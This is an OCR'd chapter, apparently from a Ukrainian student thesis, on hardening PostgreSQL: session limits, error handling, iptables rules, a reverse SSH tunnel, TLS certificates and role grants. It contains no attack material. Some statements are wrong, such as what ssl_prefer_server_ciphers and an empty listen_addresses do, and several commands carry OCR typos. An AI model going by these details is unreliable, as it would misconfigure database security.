
Роздивимось приклади автоматизованих механізмів, наприклад:

налаштування процесу щоб при зміні, призупиненні або передачі користувача, менеджери цих облікових записів (тобто персонал який відповідає за цілісність цих даних) отримували сповіщення через електронну пошту або через текстове повідомлення;

моніторинг якоїсь окремою сутності в базі даних задля запобігання наявної зміни даних в ній;

використання автоматичного телефонного сповіщення для повідомлення про нетипові використання системного облікового запису.

В PostgreSQL мають бути налаштовані функції керування обліковими записами таким чином щоб тригери могли без зайвих проблем ці функції використовувати. Автоматизація може поєднувати ріні технології, які реалізують складний взаємопов’язаний механізм, що підтримує автоматизовані роботи підприємства. Обов’язковою умовою при використанні паролів та інших автентифікаційних даних є передача їх лише в зашифрованому вигляді для безпеки (рис. 2.2).



	first_name	last_name	gender	age	nat	hashed
1	Mar	da Paz	male	44	BR	08bb014b3a8b132d66eb16c87158e734d8b7bed1b8d72b3730d76231d0ff07ed
2	Romana	Köppl	female	66	DE	3d7d8e9226acd45c1e5ae901976b6eaed721e134adad551fdeb68abf9344d2bb
3	Jean	Reid	female	51	AU	a1d2676af0acfd4dcfcf9ec36353e84e1166141de1fc050e19ae8e428e7ea0a7
4	Fabiano	Waterschoot	male	66	NL	25005d301afab7f4b703d1409f700cc665685ef2ef545199ec5b8ca2c5318e96
5	Kenan	Akay	male	39	TR	839fbad41e2415e0458cf95e798c49874a15e461602e0e6a599256a9dbb00650
6	Dominic	Li	male	62	CA	ba5f6f1ad65aaed0aa6d27076ff898c5755a54ace0906324797282fcb8276128
7	Benjamin	Riviere	male	66	FR	4b1c8d7760172435b90b325a155f4382f849acc5a4c071806189efe1d5972c21
8	Nikolai	Haugsvær	male	42	NO	8fde567b845fcbb0108a450320452ba498c388749f816de72c36db5579dc5c4e
9	Diego	Philippe	male	51	FR	86f250c6e1000eb5d90ed141c8128ef08e9ceeb5a108a9223cf939e07228e5e5
10	Florence	Larson	female	66	IE	b9c2ccd460803331104eb5cb9d1733ec326fa86ede4b9641eb719fe898486ffc

job $ none

Рис. 2.2. Приклад зберігання шифрованих/хешованих даних

Автентифікація користувача супроводжуючись лише ідентифікатором та паролем можливо лише в тих ситуаціях, в яких не має можливості використовувати сертифікати або електронно цифрові підписи що являються більш надійними способами автентифікації користувачів. В випадках коли пароль є єдиним методом автентифікації його потрібно посилено захищати, задля чого і потрібно використовувати шифрування, який є стандартним методом в таких ситуаціях під час передачі. Паролі PostgreSQL, що передаються через мережу у відкритому для огляду форматі, вразливі для виявлення неавторизованими користувачами. Розкриття паролів може легко призвести до несанкціонованого доступу до бази даних.

2.1.5. Сеанси в PostgreSQL

В СУБД PostgreSQL потрібно обмежити одночасні сеанси від одного користувача, їх продовжуваність та кількість до такого числа при якому зручно буде моніторити активні. В досліджувану СУБД вбудовано можливість контролювати діяльність користувачів в плані активних сеансів та їх кількості допомогою PostgreSQL. Досить велика кількість одночасних підключень (трафік) до PostgreSQL може призвести до успішної атаки та відмови в обслуговуванні (DoS), виснаживши ресурси підключення. Через це системи можуть також виходити з ладу або погіршуватись через перевантаження законних користувачів. За допомогою обмеження підключень одного користувача можливо дати змогу вільно дихати системі без через мірних навантажень з підключеннями.

Вимога що стосується обмеження кількості підключень відноситься лише до користувача а не до системи в цілому (тобто не загальної кількості сеансів до СУБД). Спроможність обмежувати кількість одночасних сеансів на користувача повинна бути налаштована або додана в PostgreSQL (для прикладу, через вхід в систему або тригер), якщо таку маніпуляцію вдасться налаштувати.

Також потрібно взяти до уваги, що недостатньо зменшити кількість одночасних підключень на користувача лише через веб-сервер або монолітний додаток, оскільки є вірогідність та можливість того що користувачі та люди з неблагородними цілями зможуть підключитися напряму до PostgreSQL іншими способами. Підприємство повинне визначитися яка буде максимальна кількість одночасних сеансів за правами або типом облікового запису, обліковим записом або їх комбінацією (рис. 2.3).




Рис. 2.3. Відображення інформації щодо активних сеансів в pgAdmin

При прийманні рішення про достатню кількість підключень, потрібно знайти золоту середину кількості підключень для кожної ролі. Візьмемо за зразок звичайну бухгалтерську компанію, тож для неї 2 одночасних підключення може бути прийнятним обмеженням для звичайних користувачів, оскільки вони можуть отримати необхідні дані лише через додаток, однак при тому для ролі адміністратора потрібно набагато більше. Навіть 10 може бути замало для адміністратора бази даних, який має можливість використовувати інструмент GUI (графічний інтерфейс користувача) для керування СУБД, де окрема вкладка на зразок консолі або навігації можуть вважатися окремим сеансом. Сеанси також зачасту називають з’єднаннями або входами в систему, однак більша кількість спеціалістів намагаються вживати термін сеанс.

2.1.6. Обробка помилок

СУБД повинна надавати користувачам з доступом повідомлення та будь яку

іншу інформацію про помилки, що може допомогти виправити ці помилки та не включати чутливу/конференційну інформацію, яка також не може нанести шкоди кінцевим користувачам. СУБД та будь яка пов’язана з нею програма, яка передає в собі забагато інформації в повідомленнях про помилки на екрані або ризики роздруківки ставить під загрозу дані та безпеку системи. Склад та архітектура повідомлень має бути ретельно продуманими та не містити екстра даних. За допомогою не грамотно організованих логів, записи можуть надати випадковій людині чи зловмиснику більшу частину важливих/критичних повідомлень з конфіденційною інформацію та ймовірно про вразливі місця системи в цілому.

Не зважаючи на чутливі данні або особисту інформацію, логи про помилки можуть надавати такі дані:

імена хостів;

IP-адреси;

імена користувачів;

інша системна інформація.

Вся перечислена вище інформація може бути непотрібною для усунення несправностей, але дуже корисний для тих, хто націлений на систему.

Для грамотного складу оформлення помилки потрібно уважно роздивитися з чого вона може складатися. При оформленні помилки потрібно чітко та влучно оформити в чому вона складається, не використовувати імен, фамілій та інших персональних даних як про людину так і про систему, замість цього потрібно використовувати повідомлення (в чому саме помилка), унікальний ідентифікатор користувача, та різні терміни та додаткові системні зауваження [22]. Інформація, що може використати зловмисник, може включати наприклад:

спроби входу з можливою помилкою вводу паролю чи ім’я яка виводиться в логи;

чутлива інформація про бізнес або якийсь комплекс, яка може бути отримана з інформації;

записи та особисту інформацію;

номери рахунків, телефонів та інше, які не відносяться до одного

конкретного користувача;

номери соціального страхування та номери кредитних карток.

2.1.7. Зміни окремих компонентів системи

Для зміни компонентів PostgreSQL повинні бути окремі привілегії у ролі, а інші повинні бути обмежені. В ситуації якщо будь який користувач міг би без очевидних критеріїв вносити зміни до бібліотек програмного забезпечення, ці зміни були б присвоєні без належного впровадження та тестування, що являється частиною надійного процесу управління змінами. Тож дивлячись на цю зразкову ситуацію можемо зродити висновки, що лише кваліфікованим та уповноваженим особам має бути дозволено отримати доступ до компонентів інформаційної системи з ціллю змін вихідного алгоритму роботи кінцевої системи, включаючи оновлення та модифікації. Постійні некеровані зміни, які відбуваються в бібліотеках програмного забезпечення або конфігурації СУБД, можуть призвести до несанкціонованого або скомпрометованого встановлення [15].

2.2. Порядок налаштувань безпеки PostgreSQL

2.2.1. Безпека на мережевому рівні

Розглянемо фаерволи. В достатньо захищеному варіанті сервер PostgreSQL повинен бути повністю ізольованим та не допускати підключатися до нього по SSH або psql. Однак, PostgreSQL на має стандартного способу налаштування такого типу.

Інший спосіб налаштування передбачає підвищення безпеки сервера бази даних за допомогою блокування доступу до вузлу, на якому працює база даних, на рівні порту за допомогою брандмауера. За базовою конфігурацією PostgreSQL прослуховує порт 5432, як було описано раніше. В залежності від операційної системи потрібно по різному реалізувати способи блокування портів. За

допомогою Linux-а (сімейство операційних систем, які працюють на основі однойменного ядра) можна використовувати дерективу «iptables» (найбільш доступну утиліту для керування фаерволом). За допомогою даних команд можливо реалізувати блокування портів:

1. Переконатися, що встановлені з’єднання не перериваються –

«*iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT*» ;

2. Дозволити підключення по SSH –

«*iptables -A INPUT -p tcp -m state --state NEW --dport 22-j ACCEPT*» ;

3. Дозволити підключення до PostgreSQL –

«*iptables -A INPUT -p tcp -m state --state NEW --dport 5432-j ACCEPT*» ;

4. Дозволити всі вихідні данні –

«*iptables -A OUTPUT -j ACCEPT*» ;

5. Заборонити всі вхідні –

«*iptables -A INPUT -j DROP*»,

«*iptables -A FORWARD -j DROP*».

Також потрібно взяти до уваги що при обновленні правил за допомогою дерективи «iptables» бажано використовувати «iptables-apply», задача якого відмінити пророблені зміни, в разі якщо буде неправильно виконана команда або випадково заблокуєте себе.

В разі виконання команд до PostgreSQL дасть змогу всім підключатися до порту 5432. Однак даний результат не завжди підходить якщо наприклад сет з декількох баз даних знаходяться в одній мережі. Тож командою нижче можливо дозволити приймати підключення тільки з певних IP-адрес або підмереж:

«*iptables -A INPUT -p tcp -m state --state NEW --dport 5432 -s («192.168.1.0/24» - адреса якій дозволено доступ) -j ACCEPT*».

Дана команда гарантує те що будуть підключатися тільки ревні користувачі, однак за обраним сценарієм цього не достатньо. Потрібна можливість повністю заблокувати вхід підключенням до порту зазначеного в конфігурації СУБД потребує щось на зразок локального агента, роль якого підтримувати постійне вихідне з'єднання з машиною або декількома клієнтськими машинами та має

змогу розповсюджувати трафік на локальний запущений PostgreSQL сервіс.

Даний метод має назву «зворотнє тунелювання» (рис. 2.4). Даний метод можливо протестувати за допомогою віддаленого перенаправлення портів. Для цього потрібно відкрити зворотний тунель. На вузлі, на якому виконується процес СУБД PostgreSQL, потрібно виконати наступну:

«*ssh -f -N -T –R {port1}:localhost:{port2} user@{host}*».

Де:

«port1» - вузол на якому запущений сервіс СУБД;

«port2» - вузол на який потрібно ретранслювати підключення;

«host» - хост для доступу підключення.

Для того щоб при даній конфігурації все працювало правильно потрібно:

потрібно щоб був запущений сервіс SSH підключення;

«host» має бути доступним із вузла PostgreSQL.




Рис 2.4. Зворотнє тунелювання [27]

За результатом виконання даної команди порт «port2» буде перенаправляти запити через агента на сервер бази даних на порт «port1» на комп’ютері який під’єднано, та буде можливість підключення до бази даних через тунель за допомогою команди:

«*psql "host={host} port={port} user={user} dbname={dbname} "*».

В даній команді є такі змінні:

{host} – хост до якого йде звернення;

{port} – який прослухує агент СУБД;

{user} – під яким користувач хоче зайти;

{dbname} – назва бази даних до якої хочемо отримати доступ.

Розглянемо прослуховування адрес. Достатньо поширеним методом є обмеження адрес, котрі сервер прослухує для доступних підключень за допомогою параметра «listen_addresses» в файлі конфігурації. За ситуацією якщо сервер на якому працює PostgreSQL, має певну кількість мережевих інтерфейсів, є можливість використати команду:

«*listen_addresses = 'localhost, { перелік хостів через кому }'*».

Вона потрібна для того щоб переконатися, що даний сервер буде прослуховувати лише ті інтерфейси, через які клієнти будуть підключатимуться до нього.

Однак в окремій ситуації коли всі клієнти, які будуть підключатися до СУБД, знаходяться в одному просторі імен (наприклад кластери баз даних розташовані в одному контейнері або клієнти роблять підключення через VPN). В такій ситуації можливо розглянути дію щодо відключення прослуховування сокетів TCP, в разі чого можливо буде взагалі не піклуватися про безпеку з декількома з’єднаннями. При записі в рядок який ми розглядали раніше, а саме «listen_addresses» які прослуховуються, пусту строчку, дозволяє тільки приймати підключення по локальній мережі:

«*listen_addresses = ''*».

2.2.2. Безпека на транспортному рівні

На сьогоднішній день все більша кількість мережевих інтерфейсних з’єднань переходить на протокол HTTPS, існує всього декілька виправдовувань для вже існуючих реалізацій чому вони цього ще не зробили, оскільки життєво необхідно використовувати надійне шифрування для з'єднань з базою даних. Як ми розглядали раніше PostgreSQL підтримує TLS (який, як і раніше, називається

SSL в документації) та дозволяє гарантувати безпеку передачі даних між клієнтами та інтерфейсами по мережі та автентифікувати їх.

Розглянемо Серверний TLS. Для початку налаштування TLS безпечного підключення та автентифікації сервера необхідно згенерувати сертифікат, за допомогою якого клієнти зможуть отримувати підключення. Для розгляду візьмемо безкоштовний сервіс «Let's Encrypt» який надає послуги отримання безкоштовних сертифікатів та має потрібний функціонал через спеціального бота який має назву certbot, однак підприємство має змогу обрати будь який інший за їх специфічними особливостями системи [24]. Тож даною командою ми згенеруємо сертифікат який буде надаватися клієнтам за даним хостом ({host}):

«certbot certonly --standalone-d {host}».

Однак якщо для підприємства не підходить перелік послуг certbot, вони більше надають перевагу openssl:

1. Створення само-підписаних сертифікатів сервера –

«*openssl req -sha256 -new -x509 -days 365 -nodes*».

На виході цієї команди ми отримуємо два файли:

«server-ca.crt» – що являється самим сертифікатом для клієнта, (рис. 2.5);

«server-ca.key» – закритий ключ яким підписаний цей сертифікат.

2. Створення серверного ключа, який генерується при запиті на видачу TLS сертифіката –

«*openssl req -sha256 -new –nodes*

-subj "/CN={host}"

-out server.csr

-keyout server.key

»;

3. Підписання серверного сертифікату –

«*openssl x509 -req -sha256 -days 365*

-in server.csr

-CA server-ca.crt

-CAkey server-ca.key

-CAcreatese

rial

-out server.crt

».

Потрібно постійно слідкувати за актуальністю цих сертифікатів оскільки зазвичай вони генеруються на 1 рік, тож підприємницькому середовищі необхідно постійно за ними слідкувати.




Рис. 2.5. Приклад сертифікату CA

Розглянемо клієнтський TLS. За допомогою автентифікації клієнта за допомогою сертифіката, можливість дає змогу серверу підтвердити особистість клієнта що підключається, підтверджуючи, що даний особистий сертифікат від

клієнта, підписаний довіреним центром сертифікації (CA). Також є загальна рекомендація що потрібно використовувати різні центри сертифікації (CA) для видачі сертифікатів клієнту та серверу.

Також потрібно звернути увагу, що в поле CommonName (CN) сертифіката клієнта повинно бути вписано ім’я яке використовується в обліковому записі бази, до якого підключається клієнт. СУБД PostgreSQL сервер буде брати його для перевірки ідентифікації клієнта.

Розглянемо конфігурацію TLS. Зібравши всі частини разом, тепер можна налаштувати сервер PostgreSQL для прийому з'єднань TLS:

«*ssl = on*» - включаємо підтримку SSL (він же TLS);

«*ssl_cert_file = '/path/to/server.crt'*» – вказуємо шлях на сервері по якому можливо знайти сертифікат;

«*ssl_key_file = '/path/to/server.key'*» – вказуємо шлях до закритого ключа;

«*ssl_ca_file = '/path/to/client-ca.crt'*» – шлях до згенерованого клієнтського сертифікату;

«*ssl_prefer_server_ciphers = on*» – опція, що дозволяє клієнту вибрати найбільш продуктивний набір шифрів для їх апаратної конфігурації. Ця опція включена за замовченням однак хорошою практикою вважається перевірка даної опції.

Також потрібно включити найменшу версію TLS 1.3 що забезпечить найсильнішу безпеку і рекомендується при керуванні як сервером, так і клієнтами:

«*ssl_min_protocol_version = 'TLSv1.3'*».

Останнім етапом цього процесу є виконування TLS обов’язково для автентифікації та підключень за допомогою підписаних сертифікатів. Для цього потрібно обновити файл «host-based» автентифікації сервера PostgreSQL (pg_hba.conf):

«*hostssl all all ::/0 cert*».

«*hostssl all all 0.0.0.0/0 cert*».

Тепер для того щоб підключитися до серверу потрібно обов’язково надати,

дійсні сертифікати, які підписані клієнтським CA. Наприклад:

«*psql "host={host}*

user={user}

dbname={dbname}

sslmode=verify-full

sslrootcert={ шлях до сертифікату сервера }

sslcert={ шлях до сертифікату клієнта }

sslkey={ шлях до ключа клієнта }

»

Потрібно також звернути увагу, що декларативна команда psql ну буде перевіряти сертифікат сервера за замовчуванням, саме тому для параметра sslmode потрібно вставляти значення «verify-full» або «verify-ca», в залежності від того, чи підключаєтеся ви до сервера PostgreSQL та використовуєте той самий простір імен що був введений в CN параметр.

Однак кожен раз для підключення до бази даних вводити все значення може бути досить не зручно, тож коли ви хочете підключитися до бази даних, ви можете використовувати файл служби підключення PostgreSQL. За допомогою нього можливо групувати параметри підключення до служб за необхідністю. На них потім можна посилатися в рядку підключення через параметр.

2.2.3. Безпека на рівні бази даних

До цього моменту ми аналізували, як зробити сервер бази даних PostgreSQL більш захищеним від неавторизованих мережевих підключень за допомогою шифрування. Ми переконалися що сервер може довіряти один одному тільки через обмін сертифікатами та з’єднання TLS. Інша тема розгляду являється підключення до бази даних і підтвердження своєї особистості. Зазвичай така процедура називається авторизацією на рівні бази даних.

Розглянемо ролі. СУБД PostgreSQL пропагандує систему прав виконавця що базується на концепції ролей. У більш новітніх версіях PostgreSQL починаючи

з версії 8.1, термін «роль» є синонімом до значення «користувача», саме тому всі записи в базі даних ролей є обліковими записами. Його використовують для авторизації тож, якщо ми будемо використовувати команду psql (наприклад, «*user = oleksandr*»), то в команді вже буде поєднано LOGIN атрибут, який надає право підключатися до бази даних. При наведенні прикладу можна сказати що 2 команди SQL нижче є еквівалентними:

«*CREATE USER oleksandr*»;

«*CREATE ROLE oleksandr LOGIN*».

Як ми розглядали раніше, ролі можуть мати інші різні атрибути, які налаштовані таким чином що кожен користувач має певні обов'язки та дозволяють їм (рис. 2.6):

Супер-користувач який має доступ до всього та проходить всі перевірки (SUPERUSER);

маніпулювати та створювати бази даних (CREATEDB);

мати можливість створювати та редагувати інші ролі (CREATEROLE);

та багато інших які можливо налаштовувати та створювати.

Не беручи до уваги атрибути до ролей є можливість надавати права доступу, які можна поділити на дві категорії:

членство в інших ролях

привілеї на об'єкти бази даних.




Рис. 2.6. Зразок зберігання ролей в базі даних Postgres

Розглянемо надання ролям права доступу. За базовою конфігурацією Postgres включає роль супер-користувача (зазвичай вона зветься Postgres), яка

використовується для початкового завантаження бази даних. Використання даної ролі для звернень до бази даних було б теж самим що й використанню декларативи root у Linux системі, що ніколи не було гарною ідеєю. Натомість потрібно створювати потрібну кількість ролей та при необхідності призначати їй права доступу, дотримуючись принципу найменших привілеїв.

Замість того, щоб призначати привілеї/ролі кожному новому користувачеві індивідуально, потрібно створити групову роль та надавати користувачам відповідне членство в даній групі [14]. Наведемо приклад, ми хочемо дозволити адміністраторам каталогів, Дмитру та Паші, змінювати, додавати та видаляти лише таблиці каталоги:

«*CREATE ROLE catalog_admin*» - створюємо роль адміністратор каталогів;

«*GRANT SELECT, UPDATE, INSERT, CREATE, DELETE ON catalogs TO catalog_admin*» - надання необхідних прав для ролі на обрану таблицю «catalogs».

Далі потрібно створити самі ролі Паші та Дмитра:

«*CREATE ROLE Pavel LOGIN INHERIT*»;

«*CREATE ROLE dmitro LOGIN INHERIT*».

Та надати доступ до групової ролі:

«*GRANT catalog_admin TO dmitro, pavel*».

На даному етапі при підключенні до бази даних Дмитро та Паша будуть мати ті самі привілеї групової ролі адміністратор каталогів та зможуть виконувати запити до таблиці на які їх надано доступ.

Також, потрібно відмітити що атрибут SELECT поширюється на всі стовпці таблиці за умовчанням, однак це не зовсім правильно оскільки за ролями тільки окремі користувачі можуть читати ті чи інші дані. Скажімо, до підприємства приїхала спеціально комісія яка хоче дослідити як зберігаються дані в таблиці «catalog_admin», яким не потрібно мати доступу до зміни та читання інших:

«*CREATE ROLE comission*» - створюємо нову роль;

«*GRANT SELECT(id, description) ON catalog_admin TO commission*» – даємо доступ тільки на читання ролі «comission» по колонкам «id», «description»;

«*CREATE ROLE rostislav LOGIN INHERIT*» - створюємо користувача

Ростислава (член комісії);

«*GRANT comission TO rostislav*».

